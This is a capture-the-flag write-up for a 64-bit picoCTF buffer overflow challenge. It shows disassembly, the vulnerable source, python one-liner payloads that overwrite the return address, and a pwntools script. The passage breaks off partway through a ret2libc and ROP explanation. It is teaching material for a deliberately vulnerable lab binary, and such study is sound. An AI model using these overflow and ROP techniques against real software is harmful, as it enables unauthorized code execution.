
Info Gathering

Challenge Prompt



AUTHOR: SANJAY C / LT 'SYREAL' JONES

Reminder: local exploits may not always work the same way remotely due to differences between machines.

Description

Overflow x64 code

Most problems before this are 32-bit x86. Now we'll consider 64-bit x86 which is a little different! Overflow the buffer and change the return address to the `flag` function in this program.

Download source.

`nc saturn.picoctf.net 56235`

This challenge launches an instance on demand.

Its current status is:

RUNNING

Instance Time Remaining:

29:45

Included files


Alright, so there's already a few files, but since the challenge prompt indicates that this may be a bit of an intro challenge and they include the source, lets see if we can do this without the source and check our assumptions by looking at the source later.

Lets download the program and take a look at it with `objdump` - alternatively you can use your favorite decompiler (ghidra, ida, etc) but I find it sometimes helpful to stick to something that doesn't do the work for me so I can increase my understanding.

Decompilation

I first took a look to see how the functions were named - This comes with knowing how objdump is going to output its information but I ran:


`obdump -d -M intel ./vuln | grep '<' | egrep ''^0'`



```
0000000000401000 <_init>:
0000000000401020 <.plt>:
00000000004010c0 <puts@plt>:
00000000004010d0 <setresgid@plt>:
00000000004010e0 <printf@plt>:
00000000004010f0 <fgets@plt>:
0000000000401100 <gets@plt>:
0000000000401110 <getegid@plt>:
0000000000401120 <setvbuf@plt>:
0000000000401130 <fopen@plt>:
0000000000401140 <exit@plt>:
0000000000401150 <_start>:
0000000000401180 <_dl_relocate_static_pie>:
0000000000401190 <deregister_tm_clones>:
00000000004011c0 <register_tm_clones>:
0000000000401200 <__do_global_dtors_aux>:
0000000000401230 <frame_dummy>:
0000000000401236 <flag>:
00000000004012b2 <vuln>:
00000000004012d2 <main>:
0000000000401340 <__libc_csu_init>:
00000000004013b0 <__libc_csu_fini>:
00000000004013b8 <_fini>:
```

Ok, we'll they've done a bit of the leg work for us by showing us exactly where to look. Lets see what the `vuln` function is all about.

`objdump -M intel --disassemble=vuln ./vuln`




```
00000000004012b2 <vuln>:
  4012b2:       f3 0f 1e fa             endbr64
  4012b6:       55                      push   rbp
  4012b7:       48 89 e5                mov    rbp,rsp
  4012ba:       48 83 ec 40             sub    rsp,0x40
  4012be:       48 8d 45 c0             lea    rax,[rbp-0x40]
  4012c2:       48 89 c7                mov    rdi,rax
  4012c5:       b8 00 00 00 00          mov    eax,0x0
  4012ca:       e8 31 fe ff ff          call   401100 <gets@plt>
  4012cf:       90                      nop
  4012d0:       c9                      leave
  4012d1:       c3                      ret
```

Explanation

Lines 4012b2-4012b7 can be ignored since these are just function set up that we don't really care about.

Line 4012ba is the first part we care about. When the function is starting it needs to make sure it has enough space in its stack for all its variables. In this case, the function thinks that it needs 0×40 (or 64) bytes of space.

At this point, our stack is going to look something like this:



Now, starting from the bottom and filling upwards, lets say we send more than 0×40 bytes of data, what happens?

Well, truthfully that depends on the function that is receiving our data and what characters we send and a lot of other factors. But in the most basic example (and in this case due to the use of `gets`), we start to write into where the `Base Pointer` and `Return Pointer` are located. Now the base pointer is used as a reference for some internal functionality, but that `Return Pointer` sounds pretty juicy.

The return pointer will tell the function where to go once it finishes. This is what allows you to call a function, but then continue execution at the same place when the function finishes.

```
void hello(){
        printf("hello ");
}
void main(){
        hello();
        printf("world")
}
```

In the above example, when executing `hello()` the `Return pointer` will point to *juuust* after call `hello();` so that once the function is done executing the next thing to run will be `printf("world")`.

Now, if we can control where the function returns to we can do some pretty crazy things. In this example, if we made the return pointer point back to `hello()` every time, then the function would print "hello" endlessly.

Exploit

Choose Your Own Adventure

I'm going to go through 3 different walk-throughs here. There will be two different techniques.


1. I'll to do a simple ret-to-function execution since this challenge nicely included a function to read and print the flag.
2. I'll do a mostly manual ret-to-libc attack where I'll force this simple program to execute a shell for us to get interactive on the machine
3. I'll do the same attack in #2 but I'll use some of the more helpful functionality of `pwntools` to make it happen

1 - ret-to-function

Alright, so we looked at the `vuln` function above, but we ignored the `flag` function. For now lets just assume that this function will print out the flag for us and lets take a look at the source code and see if our assumptions are correct.

Assuptions so far

1. We have a buffer thats probably 0×40 (64) bytes large
2. If we send 64 bytes + 8 (Don't forget about that `base pointer`) then we will be at the very beginning of the `return pointer`
3. If we control the `return pointer` we can jump to any function we want



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Welcome to 64-bit. Give me a string that gets you the flag: ");
  vuln();
  return 0;
```

Looking good so far! The vuln function reads user input with `gets` into a buffer that is 64 bytes large. Perfect. The only thing we need to worry about is that the program is looking for a file called "flag.txt" I created that myself by doing something like this:


```
echo "if you see this you win" > flag.txt
```

Now, lets talk about filling that buffer and adding the return pointer we control.

We know we need to fill 64+8 bytes before we even get to the return pointer. We can send anything we want, but lets send `AAAAAAAA...ABBBBBBBB`. I achieved this by running this command

```
python -c 'print("A"*64 + "B"*8)' | ./vuln
```

Now our stack looks something like this:




Return Pointer (8 bytes)

BBBBBBBB

AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA

Great! We're ready to start writing our `return pointer` but we've got a bit of an issue, lets take a look at the functions we know about again:




```
0000000000401000 <_init>:
0000000000401020 <.plt>:
00000000004010c0 <puts@plt>:
00000000004010d0 <setresgid@plt>:
00000000004010e0 <printf@plt>:
00000000004010f0 <fgets@plt>:
0000000000401100 <gets@plt>:
0000000000401110 <getegid@plt>:
0000000000401120 <setvbuf@plt>:
0000000000401130 <fopen@plt>:
0000000000401140 <exit@plt>:
0000000000401150 <_start>:
0000000000401180 <_dl_relocate_static_pie>:
0000000000401190 <deregister_tm_clones>:
00000000004011c0 <register_tm_clones>:
0000000000401200 <__do_global_dtors_aux>:
0000000000401230 <frame_dummy>:
0000000000401236 <flag>:
00000000004012b2 <vuln>:
00000000004012d2 <main>:
0000000000401340 <__libc_csu_init>:
00000000004013b0 <__libc_csu_fini>:
00000000004013b8 <_fini>:
```

The function we want to call is `flag` but the address is `0000000000401236` these are raw hex bytes. When you write "A" the raw hex for that is actually 0×41 so some of these things we can't just easily write, we need help. Luckily we used python before and python can help us now. Lets convert this all to python hex-escaped strings.

```
python -c 'print("A"*64 + "B"*8 + "\x00\x00\x00\x00\x00\x40\x12\36")' | ./vuln
```

Remember, the `return pointer` is 8 bytes, so we need all those extra `\x00`. What does this look like on the stack?




\x36\x12\x40\x00\x00\x00\x00\x00

BBBBBBBB

AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA

Well, thats not correct, thats backwards! Why? Well, the easy way to explain this is that we fill up from the end of the buffer, going backwards - this isn't entirely correct but its close enough. If you want a more technical explanation look up "little-endianness". So if we fill from right to left and bottom to top, the pointer we wrote gets reversed. Lets fix that.

```
python -c 'print("A"*64 + "B"*8 + "\x36\x12\x40\x00\x00\x00\x00\x00")' | ./vuln
```




\x00\x00\x00\x00\x00\x40\x12\x36

BBBBBBBB

AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA

That looks better! And that is the address of the `flag` function. Lets run it and see what happens!



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -c 'print("A"*64 + "B"*8 + "\x36\x12\x40\x00\x00\x00\x00\x00")' | ./vuln
Welcome to 64-bit. Give me a string that gets you the flag:
if you see this you win
```

2 Manual ret2libc

Why do we need to ret2libc

Lets talk about this at a high level. When the program loads it imports other functions from standard libraries like libc. Libc provides a lot of nice functionality such as printing, getting user input, etc. It also allows us to run commands as if we typed it into the command line via the function `system`

Now, we already control where the `vuln` function is going to return to based off the information we have from Exploit 1. So.....can't we just call `system` and be happy?

Well, not exactly. This is a pretty well known exploit technique and defenses have been put into place to protect against it. One of those is ASLR which randomizes the location at which libc is loaded. What his means is that on your first run, maybe sytem is located at `0x7ffffffe9570`, but on your next time running the program it may be located at `0x7ffffffa1570` - notice the address changed. And its not exactly predictable.

However! There is some information that we can use to our advantage. When a library is loaded it will be loaded to a 0×000 - aligned address. What I mean by that is that the location that the first byte of libc was located at in the two examples above were `0x7ffffffe9000` and `0x7ffffffa1000`

Libc isn't changing between these runs so from the beginning of libc to the start of `system()` will always be the same distance. Thats why the examples both end with `0x570` - system is 0×570 bytes away from the beginning of libc.

So....if we could ever print the address where a libc function is located we could just take the known offset of the function and the current address of the function and find the first byte of libc. Once we know the first byte of libc we know where **everything** is.

Lets see how that works. Lets say that we know that the `puts` function is 0×390 bytes away from the start of libc and its current address is `0x7ffffff4b390`. Now we can take these values to find the base of libc `0x7ffffff4b390 - 0x390` and we get a libc-base of `0x7ffffff4b000`....now we know that `system` is 0×570 bytes away from the base so we can find system by taking `0x7ffffff4b000 + 0x570` which is `0x7ffffff4b570`

So now if we constructed a payload that looked like

```
python -c 'print("A"*64 + "B"*8 + "\x70\xb5\xf4\xff\xff\x7f\x00\x00")' | ./vuln
```

We would have just called `system`! Now....thats great, but first we need to be able to print a function's address and if the program ever exits then everything we just learned is useless, we'll have a new random address next time.


Skeleton script

Ok, lets get to scripting....I ***highly*** recommend pwntools for this and i'll be using them here. Lets just get a working example from exploit 1 to see how this is going to work

```
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x401236)

p.sendline(payload)
p.interactive()
```

This script is really no different than exploit 1 with the exception of the `p64()` call - this simply does all the leg work for us to format our address correctly. Which is great.

Ok, lets see if we can solve our first problem. How do we print an address? Well we need to call a function that prints output. Lets take a look at the functions we have again.



```
0000000000401000 <_init>:
0000000000401020 <.plt>:
00000000004010c0 <puts@plt>:
00000000004010d0 <setresgid@plt>:
00000000004010e0 <printf@plt>:
00000000004010f0 <fgets@plt>:
0000000000401100 <gets@plt>:
0000000000401110 <getegid@plt>:
0000000000401120 <setvbuf@plt>:
0000000000401130 <fopen@plt>:
0000000000401140 <exit@plt>:
0000000000401150 <_start>:
0000000000401180 <_dl_relocate_static_pie>:
0000000000401190 <deregister_tm_clones>:
00000000004011c0 <register_tm_clones>:
0000000000401200 <__do_global_dtors_aux>:
0000000000401230 <frame_dummy>:
0000000000401236 <flag>:
00000000004012b2 <vuln>:
00000000004012d2 <main>:
0000000000401340 <__libc_csu_init>:
00000000004013b0 <__libc_csu_fini>:
00000000004013b8 <_fini>:
```

Calling a function with arguments

There are two good candidates here: `puts` and `printf` now there are some other reasons to not choose `printf` but....its complicated. It takes a format specifier as a first argument and then what to print as a second argument. `puts` is much more simple. It will just print whatever you give it.

`uh oh` - up until now we haven't had to worry about how to "give it" anything. All of our functions took zero arguments, but now we need to give it an argument. How?

Well......in assembly arguments are stored in specific registers. You can read here for register order www.ired.team but to save you some time, we want our argument to be in the RDI register when we call puts.

Lets get the skeleton script laid out.

```
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += <get something in rdi>
payload += p64(0x4010c0) # address of puts

p.sendline(payload)
p.interactive()
```

Ok, how do we get something into RDI? Well.....we have to `pop` an argument off the stack into RDI and this is where we *really* get into return-oriented programming or ROP.

How does ROP even make sense

All code is made up of bytes that are meant to be read in a certain way, with specific chunks of bytes being read together - but if we jump to the middle or the end it may do something unexpected. Lets compare this to english. Just a simple sentence `My exploit is nowhere` - When you read this full sentence, it sounds like I have no exploit to show you. But if we jump to the middle (and break up the whitespace a bit....) `it is now|here` it suddenly can have an entirely different meaning.

Programs are similar. We can find little pieces of code at the end of functions or in the middle of functions that do something we want. These are called gadgets.


For example, we might be able to find a little bit of code that does `pop rdi` - this will take the next thing on the stack and put it into the rdi buffer. Great. Lets look - we'll use a program called ROPgadget:

`ROPgadget --binary ./vuln`

Ok, there's a lot but this one does what we want:
`0x00000000004013a3 : pop rdi ;ret`

The ret is actually important and its why this is called "return" oriented programming. This will execute the piece of code that we want (`pop rdi`) and then `return` to the next `return pointer` - the next thing on the stack

Ok, so now we want a stack that looks a bit like this:



puts()

<thing to put into rdi>

pop rdi

BBBBBBBB

AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA

